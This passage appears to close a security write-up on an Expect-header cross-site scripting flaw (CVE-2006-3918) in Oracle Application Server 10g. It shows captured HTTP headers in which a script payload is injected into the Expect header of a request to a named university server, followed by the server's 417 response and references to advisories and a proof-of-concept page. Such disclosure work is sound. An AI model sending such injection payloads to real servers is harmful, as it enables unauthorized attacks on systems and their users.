Nom de l'en-tête de la re...	Valeur de l'en-tête de la requête
Host	scitdb.wlv.ac.uk
User-Agent	Mozilla/5.0 (Windows NT 6.1; rv:2.0.1)
Accept	text/html,application/xhtml+xml,appli
Accept-Language	fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding	gzip, deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	115
Connection	keep-alive
Referer	http:/[redacted].ac.uk/
Expect	<script>alert(' JavaScript to Inject ! ')<

Nom de l'en-tête de la ré...	Nom de l'en-tête de la rép...
Status	Expectation Failed - 417
Date	Sun, 12 Jun 2011 03:05:27 GMT
Server	Oracle-Application-Server-10.
Keep-Alive	timeout=15, max=100
Connection	Keep-Alive
Transfer-Encoding	chunked
Content-Type	text/html; charset=iso-8859-1

Expectation Failed

The expectation given in the Expect request-header field could not be met by this server.

The client sent

```
    Expect:
```

but we only allow the 100-continue expectation.

Oracle-Application-Server-10g/10.1.2.0.2 Oracle-HTTP-Server Server at scitdb Port 80

Figure 8: The Oracle server shows finally the "Expectation Failed" message!

Foot-notes:

[i] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918

Oracle Application Server 10g Release 3 (10.1.3.1.0) Overview of Oracle HTTP Server, An Oracle White Paper, October 2006

[iii] http://seclists.org/Webappsec/2006/q2/245

[iv] http://www.securiteam.com/securityreviews/5KP0M1FJ5E.html

[v] http://www.securityfocus.com/archive/1/441014

[vi] http://kb2.adobe.com/cps/403/kb403030.html

[vii] http://www.oracle.com/technetwork/middleware/ias/index-091236.html

[viii] http://www.oracle.com/technetwork/middleware/ias/faq-089946.html

[ix] http://download.oracle.com/otndocs/tech/ias/portal/files/RG/complete_Web_site_ohs_faq.htm#OHS

http://xss.cx/http-header-injection-expect-response-splitting-cl-113-example-poc.aspx

http://www.cvedetails.com/vulnerability-list/vendor_id-93/product_id-707/opxss-1/Oracle-Application-Server.html